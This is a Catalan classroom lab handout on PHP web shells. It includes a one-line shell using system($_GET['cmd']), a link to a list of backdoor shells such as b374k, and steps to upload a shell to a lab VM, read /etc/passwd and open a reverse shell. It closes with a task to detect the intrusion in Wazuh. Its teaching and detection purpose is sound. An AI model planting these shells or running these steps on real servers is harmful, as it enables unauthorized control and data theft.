

Workshop 1. Web Shell

Si un servidor web permet pujar-hi fitxers sense massa validacions pot ser utilitzat per pujar fitxers maliciosos, com per exemple un web shell.

Un web shell és un programa que ens permet agafar el control del servidor i interactuar amb ell.

En llenguatge PHP hi ha la funció *system()* que accepta una comanda com a paràmetre i mostra el resultat. Per exemple els següents codis:

```
<?php
system("dir");
?>
O
<?php
system("Is -I");
?>
```

Retornen el llistat del directori on s'està executant el fitxer php. Per tant un web shell molt senzill podria ser el següent:

```
<?php system($_GET['cmd']);?>
```

I per executar-lo podríem escriure al navegador: www.domini.com/shell.php?cmd=ls -l

I obtindríem el següent resultat:



O per exemple:



Aquesta funció i altres poden ser perilloses i queden activades per defecte amb la instal·lació de PHP. Amb el següent codi pots comprovar les que tens activades: <?php

print_r(preg_grep("/^(system|exec|shell_exec|passthru|proc_open|popen|curl_exec|curl_multi
_exec|parse_ini_file|show_source)\$/", get_defined_functions(TRUE)["internal"]));
?>

Un dels web shell més complerts és el b374k. Te'l pots descarregar de la web:

https://github.com/backdoorhub/shell-backdoor-list


El b374k, porta per defecte el password "b374k" i el pots canviar, així, un cop pujat a un servidor, ningú més hi podrà accedir.

WORKSHOP:

Tens a l'aula una màquina virtual en funcionament amb la IP 192.168.128.49 amb un servidor Apache, MySQL no segur i el PHP instal·lats. La web que conté és simplement un petit formulari que et permet pujar fitxers jpg, jpeg, png i php. Aquest servidor simula un descuit del programador pel fet de deixar-te pujar fitxers php.

Com a màquina atacant pots utilitzar un Kali Linux i així provar de fer també un reverse shell.

Puja-hi el teu web shell (amb el nom canviat: elteunom.php), canvia la contrasenya, averigua quins usuaris hi ha donats d'alta en aquesta màquina (/etc/passwd) i investiga les opcions que et dona el b374k, per exemple fes un reverse shell cap a la teva màquina.



Aquest servidor té instal·lat un agent Wazuh que està enviant informació al Wazuh *manager* de l'aula (192.168.128.80). Entra al Wazuh *manager* i intenta trobar aquesta intrusió, i si no la detecta, proposa una configuració al Wazuh per detectar-la.